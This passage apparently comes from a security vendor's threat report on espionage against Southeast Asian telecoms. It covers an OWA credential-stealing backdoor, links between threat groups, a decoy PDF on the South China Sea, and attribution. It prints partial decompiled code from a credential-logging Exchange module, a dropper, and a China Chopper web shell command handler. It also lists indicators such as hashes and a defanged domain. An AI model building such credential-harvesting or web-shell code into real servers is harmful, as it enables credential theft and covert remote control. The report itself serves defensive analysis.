
- Connection date and time
- Remote IP address
- Username and password used to login
- User agent

In order to protect the stolen data, the backdoor XORes each byte of the collected information with the value “183”, and saves the result in base64 encoding to a file named “~ex.dat” in the %temp% directory. If the attacker connects to the server with a specifically crafted session id, the attacker's http request is parsed in order to execute various commands, such as:

- Downloading additional files
- Uploading files (for data exfiltration)
- Deleting files
- Executing arbitrary commands via CMD Shell

Similarities with Iron Tiger OWA Backdoors

The “Microsoft.Exchange.Clients.**Event**.dll” backdoor discussed in this section exhibits both code and functional similarities to a module named “Microsoft.Exchange.Clients.**Auth**.dll” that is described in a presentation by Steven Adair and a paper by TrendMicro about operation “Iron Tiger”, which describe sophisticated custom .NET backdoors dubbed “Dllshellexc2007” and “Dllshellexc2010”:



```
private void context_BeginRequest(object sender, EventArgs e)
{
    HttpApplication httpApplication = (HttpApplication)sender;
    HttpContext context = httpApplication.Context;
    if (context.Request.Url.AbsolutePath.IndexOf("/auth.owa") >= 0)
    {
        this.log.Write("用□：" + context.Request.Form["username"].ToString() + ", 密□：" + context.Request.Form["password"].ToString());
    }
}
```

Code from Microsoft.Exchange.Clients.Auth.dll analyzed in an “Iron Tiger” report

```
private void method_1(object sender, EventArgs e)
{
    HttpContext context = ((HttpApplication)sender).Context;
    HttpRequest request = context.Request;
    if (request.Path.ToLower().IndexOf("owa/auth.owa") >= 0)
    {
        try
        {
            string physicalApplicationPath = request.PhysicalApplicationPath;
            string tempPath = Path.GetTempPath();
            if (File.Exists(physicalApplicationPath + "Bin\\Microsoft.Exchange.Common.dll"))
            {
                string text = request["username"];
                string text2 = request["password"];
```

Code from Microsoft.Exchange.Clients.Event.dll analyzed in Cluster C

Example of similar code shared between the two modules

In addition, the credentials log file created by both modules is very similar in its structure and collected data:

Iron Tiger Backdoor - decoded log file of “Microsoft.Exchange.Clients.**Auth**.dll” (“Dllshellexc2007” and “Dllshellexc2010” backdoors):

```
239073 3/2/2015 10:22:09 AM x.x.x.x <account name> <password> Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2214.93 Safari/537.36
```

Cluster C OWA Backdoor - decoded log file of “Microsoft.Exchange.Clients.**Event**.dll”:

```
1/1/2021 5:32:22 PM x.x.x.x <account name> <password> Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36 Edg/87.0.664.66
```


Further Connections to Chinese Threat Actors

During our analysis of the different clusters, we noticed interesting connections and similarities to known Chinese threat actors. In the interest of providing perhaps a broader context, we decided to share our observations in the hope that it will enable other researchers to draw their own conclusions as to the degree of relevance of our findings.

Connections to Winnti’s Tools and Infrastructure

Connections Between Naikon APT Nebulae Backdoor and Winnti’s ShadowPad Infrastructure

When examining a Nebulae backdoor sample (likely not related to the attack), we noticed that one of the domains that were contacted by backdoor is ttareyice.jkub[.]com. This domain was previously mentioned in a detailed report which talks about the activity of the Winnti group, and also about its relations to other threat groups. It is also worth mentioning that Winnti is known to attack telecommunications companies. According to the report, we can see an additional evidence of Winnti sharing its infrastructure, this time between a ShadowPad sample attributed to them and the Nebulae backdoor, reportedly attributed to Naikon:


50a9941e4217c357b3f1bec0cfa6898be40e4d3a3ce20938e0f7e19f65ec66b3
EXE
Nebulae
Communicating files
ttareyice.jkub[.]com
ShadowPad
85b0ada2836c76cc49b886dfe59d950a073e9d6d761581075bf904238306e8c4
DLL

Nebulae and ShadowPad mutual infrastructure

Use of PcShare Backdoor in Previous Winnti-Related Attacks

Another possible connection to Winnti's Shadowpad backdoor is via the usage of a customized PcShare Backdoor that was found on multiple endpoints in Cluster A described in this report. In October 2020, Dr. Web released a report detailing targeted attacks in Kazakhstan and Kyrgyzstan involving Winnti's Shadowpad backdoor. That same report also mentions a backdoor dubbed *"BackDoor.Farfli.125"* that was deployed alongside the Shadowpad payloads. Our analysis of the *"BackDoor.Farfli.125"* backdoor concluded that it is a variant of the open-source PcShare backdoor.

From a tradecraft perspective, it is interesting to note that the attackers in the aforementioned Dr. Web report also chose to use a loader that masquerades as a legitimate NVIDIA product, as shown in Cluster A of our report.


Possible Connection Between APT41 and Soft Cell

While pivoting from indicative PDB paths of the tools used by Soft Cell (listed in Appendix A, some were also observed by Markus Neis), we came across additional binaries that share code similarities with another malware named ChipShot, attributed to APT41 (tracked by some vendors as Winnti). ChipShot is a .NET binary that drops a modified China Chopper WebShell, which is found in the resource section of the file.

Examples of the pivoted PDB paths:


- E:\vs_proj\DeployFilter_NET2.0\DeployFilter\obj\Release\DeployFilter.pdb - **ChipShot Dropper**
- E:\vs_proj\serviceFilter_NET2.0\serviceFilter\obj\Release\serviceFilter.pdb - **Modified ChinaChopper webshell**

It is noteworthy to mention that APT41 was also reported targeting telecommunications organizations in the past, and was suggested to be linked to the previous Soft Cell campaign from 2019. Also, the group was reported abusing a NVIDIA product (nvSmartEx.exe) for DLL side-loading, the same product that was abused in cluster A:



```
public static bool AddApplicationHostConfigSetting(string name, string type)
{
    bool result = false;
    string text = string.Empty;
    text = "C:\\Windows\\System32\\inetsrv\\Config\\applicationHost.config";
    if (!File.Exists(text))
    {
        Console.WriteLine(text + " 文件不存在");
        return result;
```

Code snippet from ChipShot Dropper: edits the IIS applicationHost.config file



```
public static void InitializeWebServices(string ExchangeStr)
{
    try
    {
        if (HttpContext.Current.Request[ExchangeStr] != null)
        {
            switch (char.ToUpper(HttpContext.Current.Request[ExchangeStr][0]))
            {
            case 'A':
            {
                string text = serviceFilter.A_Get_LocalDirectory_and_AllDirves();
                if (text != null)
                {
                    serviceFilter.OutPutResponseString(text);
                }
                break;
            }
            case 'B':
            {
                string text = serviceFilter.B_GetFileList();
                if (text != null)
                {
                    serviceFilter.OutPutResponseString(text);
                }
                break;
```

Code snippet from Modified ChinaChopper WebShell

Possible Connection Between Tropic Trooper and Soft Cell

As previously mentioned in our report, one of the PcShare payloads analyzed had the same hash that was mentioned in a report by BlackBerry from 2019. In both instances, the attackers used the exact same DLL search order hijacking technique with a fake NVIDIA product.

Aside from the forensic evidence, the geographical locations of the attacks and the timeline also point to a strong tie between the BlackBerry report and this report. BlackBerry hypothesized the threat actor behind the attack was Tropic Trooper, however, as mentioned in their report, they could not establish that attribution with high-certainty.


At this point, we can conclude that both intrusions were carried out by the same threat actor that had access to the same code and used an identical tradecraft. Whether Tropic Trooper and Soft Cell are the same actor remains unclear at the moment, since we could not verify the BlackBerry attribution.

Possible Connection Between Cluster B and an Older Phishing Attempt

The custom keylogger mentioned in Cluster B of this report was executed by a fake *svchost.exe* process located in a rather unusual folder:

> c:\program files (x86)\internet explorer\svchost.exe (SHA-1: 91b0d7fa50d993c7a35ec501ef5f3585f0003a51).

Aside from the unusual location, the file also contained a few typos in its metadata fields (“Coporation”, “Widows”):



Company name

Microsoft Coporation Inc.

Product name


Microsoft Coporation Widows Management Instrument

File version

6.1.7601.17514

Typos found in metadata fields of the fake svchost.exe


Pivoting on these specific typos, file name and version, we were able to find a sample in VirusTotal uploaded from Vietnam in October 2016 that is called "svchost.exe" and contains the same typos and file version. It's interesting to notice that the sample name in-the-wild is called "*1 Military Alliance Utilizing ASEAN Plus 3 as Platform An Appraisal for Prospects.exe*":



Date	Name	Source	Country
2016-10-07 07:35:33	1 Military Alliance Utilizing ASEAN Plus 3 as Platform An Appraisal for Prospects.exe	8307f0bc - web	VN

Upon executing the sample, it will unpack the following into %TEMP% folder:

- **A decoy PDF file**
- **An unknown backdoor** masquerading as a legitimate Windows binary wmiprvse.exe (SHA-1: 5572fa29e61009a626320275b36eef0d5142e3e2)



1. Does your country have a national interest linked with the resolution of the South China Sea Issue?

YES

The Republic of the Philippines has a profound interest in seeing the resolution of the South China Sea dispute. The Philippines filed the arbitration case against the People's Republic of China at the Permanent Court of Arbitration (PCA) on January 2013 due to China's excessive claim to practically the entire South China Sea. We also wanted clarification on whether certain formations, which fall within our 370-kilometer exclusive economic zone, were rocks or islands.

2. Does your country perceive China as a regional threat to the territorial integrity of most of ASEAN's members?

YES

The cause of this latest dispute in the South China Sea has always revolved around the aggressive actions of the People's Republic of China on the disputed territories. It was the People's Republic of China who prevented the arrest of poachers in the Philippine Exclusive Economic Zone (EEZ) in Bajo de Masinloc in 2012, it was the PRC who has prevented the resupply of our soldiers on Ayungin Shoal in 2013 and it is still the PRC who continues to harass Filipino fishermen with their Coast Guard ships who come to our traditional fishing grounds in our EEZ, an activity that continues up to this day. It is the PRC whose aggressiveness has threatened our national territorial integrity and if left unchecked, will also threaten most of ASEAN countries'

Decoy PDF file

The decoy PDF file contains questions and answers regarding a known geo-political territorial dispute in the South China Sea, and particularly discusses the Chinese territorial dispute with the Philippines.

While this could be merely a coincidence, the probability of having two samples with the exact same typos, file name and version and both related to China, does seem a bit peculiar, especially since the Naikon APT group that we believe is behind Cluster B is known to have attacked the countries of the South China Sea, including Vietnam and the Philippines, and therefore we thought it might be worth mentioning.

Attribution

Attributing Clusters A, B and C

After analyzing all of the data we accumulated through our platform, incident response efforts, malware analysis, and threat intelligence, we were able to define three distinct clusters of malicious activity. Each cluster is characterized with its own set of TTPs and infrastructure which appear to have operated independently, according to our analysis:

Cluster A: Attributed to the Soft Cell Activity Group

Based on the evidence provided in this report as well as internal and publicly available information, Cybereason assesses with high level of confidence that the intrusions detailed in this cluster are consistent with previous activities carried out by the Soft Cell activity group. Soft Cell has yet been attributed to a specific threat actor, however, it is assessed that the group operates on behalf of Chinese state interests. As shown in our report, there are some interesting links between the Soft Cell activity group and the APT41/Winnti threat actor, nevertheless, at the time of writing this report, there is not enough evidence to tie the two with sufficient certainty.

Cluster B: Suspected to be the Naikon APT Group

Based on the information provided in this report as well as information that is publicly available regarding the Naikon APT threat actor activity, Cybereason assesses with moderate confidence that the intrusions detailed in this cluster were carried out by the Naikon APT group.

Cluster C: Potentially Related to Group-3390 (also tracked as Emissary Panda, APT27)

Based on the information provided in this report, Cybereason assesses with low-to-moderate confidence that the intrusions detailed in this cluster were carried out by a threat actor who had access to the code of the “Dllshellexc2007” and “Dllshellexc2010” backdoors detailed in operation “Iron Tiger” and attributed by TrendMicro to Group-3390.

That being said, we cannot ignore certain interesting overlaps when it comes to the aforementioned clusters. In one particular instance, Cybereason observed all three clusters on the same environment, and in some cases even operating on the same endpoints around similar time frames. Whether this is merely a coincidence, or the clusters are somehow inter-connected, is not entirely clear at this point in time.

Among the three clusters, we lean towards the possibility that Cluster A and C might be connected based on the fact that they have been operating in the same environment for over three years (since 2017/2018), while Cluster B only emerged in 2020 Q4. In addition, the OWA backdoor described in Cluster C was previously proven to interact with the China Chopper WebShell that was used extensively in Cluster A.

Based on our understanding and past experience with Chinese threat actors, there are several hypotheses that might explain those overlaps:

- **One hypothesis** is that the clusters represent the work of **two or more teams** with different sets of expertise (e.g initial access team, foothold, telco-technology specialized team, etc.) all working together and reporting to the same Chinese threat actor.
- **A second hypothesis** is that there are **two or more Chinese threat actors** with different agendas / tasks that are aware of each other’s work and potentially even working in tandem.
- **Another plausible hypothesis** is that the clusters are not interconnected and that the threat actors are working independently with no collaboration, or even piggybacking on the access achieved by one of the actors involved.

One thing that remains consistent and evident in all three clusters is that they all point to threat actors that are believed to be operating on behalf of Chinese state interests. It is also not surprising that the Telcos targeted in these intrusions are located in ASEAN countries, some of which have long term publicly known disputes with the PRC (People’s Republic of China).

A Note on CTI Attribution

In the world of threat intelligence, attribution is often not an exact science and should be continuously re-assessed overtime as new information emerges that can shed more light on the identity of the threat actors. Therefore, we encourage our readers to use the information provided in this report and draw their own conclusions. In our attribution, inspired by the famous Diamond Model, we have taken into account the following aspects of the intrusions: Victimology (location, industry), Capabilities (mainly tools, techniques and procedures) and Infrastructure.

When analyzing intrusions that happened over years, it is often difficult to separate one kill-chain from another even when there is just a single threat actor. With the possibility of more than one threat actor operating in the same environment, this task can be even more daunting, and oftentimes it can be tempting to treat everything as part of one larger attack originating from the same threat actor, which could lead to misattribution. We encourage other analysts to work with a well-defined attribution model that can make the fickle task of attribution less prone to mistakes and biases.

Conclusion

In this blog we uncovered three clusters of intrusions targeting Telcos in ASEAN countries that were active for several years, with one cluster going back as far as 2017. We assess that the goal behind the intrusions was to facilitate cyber espionage efforts by gaining access to cellular providers for the purpose of exfiltrating sensitive data about the targeted companies and their customers.

Each cluster appears to have its own unique characteristics, distinguishing it from the other clusters detailed in this report. In our report, we also mention the interesting overlaps observed among those clusters - namely the targeting of the same victims, operating around similar time frames, and in some cases the existence of all three clusters on the same endpoints.

According to our analysis, Cluster A was executed by the Soft Cell activity group, a group that is known to have attacked Telcos in the past in multiple regions and believed to be operating on behalf of Chinese state interests. The intrusions in this cluster span over three years, going back to 2018. The attackers behind it have shown great resourcefulness and adaptiveness in light of mitigation efforts, finding their way back in repeatedly, which may demonstrate how important it was for them to obtain the data from the targeted Telcos.

Cluster B was discovered in late 2020 and exhibited a different set of tools and techniques, including the rare Nebulae backdoor and the previously undocumented EnrollLogger keylogger. We suspect that the activity in this cluster was carried out by the Naikon APT group, a very active cyber espionage group previously attributed to the Chinese People’s Liberation Army’s (PLA).

Cluster C is the oldest among the clusters, with first signs of intrusions going back to 2017. This cluster exhibited a rare OWA backdoor that shows considerable code and functionality similarities to previously documented backdoors that were used by the Group-3390 (APT27), an infamous cyber espionage APT group operating on behalf of Chinese state interests.

Whether these clusters are in fact inter-connected or operated independently from each other is not entirely clear at the time of writing this report. We offered several hypotheses that can account for these overlaps, hoping that as time goes by more information will be made available to us and to other researchers that will help to shed light on this conundrum.

Researchers

LIOR ROCHBERGER, SENIOR THREAT RESEARCHER

As part of the Nocturnus team at Cybereason, Lior has created procedures to lead threat hunting, reverse engineering and malware analysis teams. Lior has also been a contributing researcher to multiple threat and malware blogs including Bitbucket, Valak, Ramnit, and Racoon stealer. Prior to Cybereason, Lior led SOC operations within the Israeli Air Force.

TOM FAKTERMAN, THREAT RESEARCHER

Tom Fakterman, Cyber Security Analyst with the Cybereason Nocturnus Research Team, specializes in protecting critical networks and incident response. Tom has experience in researching malware, computer forensics and developing scripts and tools for automated cyber investigations.

DANIEL FRANK, SENIOR MALWARE RESEARCHER

With a decade in malware research, Daniel uses his expertise with malware analysis and reverse engineering to understand APT activity and commodity cybercrime attackers. Daniel has previously shared research at RSA Conference, the Microsoft Digital Crimes Consortium, and Rootcon.

ASSAF DAHAN, HEAD OF THREAT RESEARCH

Assaf has over 15 years in the InfoSec industry. He started his career in the Israeli Military 8200 Cybersecurity unit where he developed extensive experience in offensive security. Later in his career he led Red Teams, developed penetration testing methodologies, and specialized in malware analysis and reverse engineering.

Indicators of Compromise

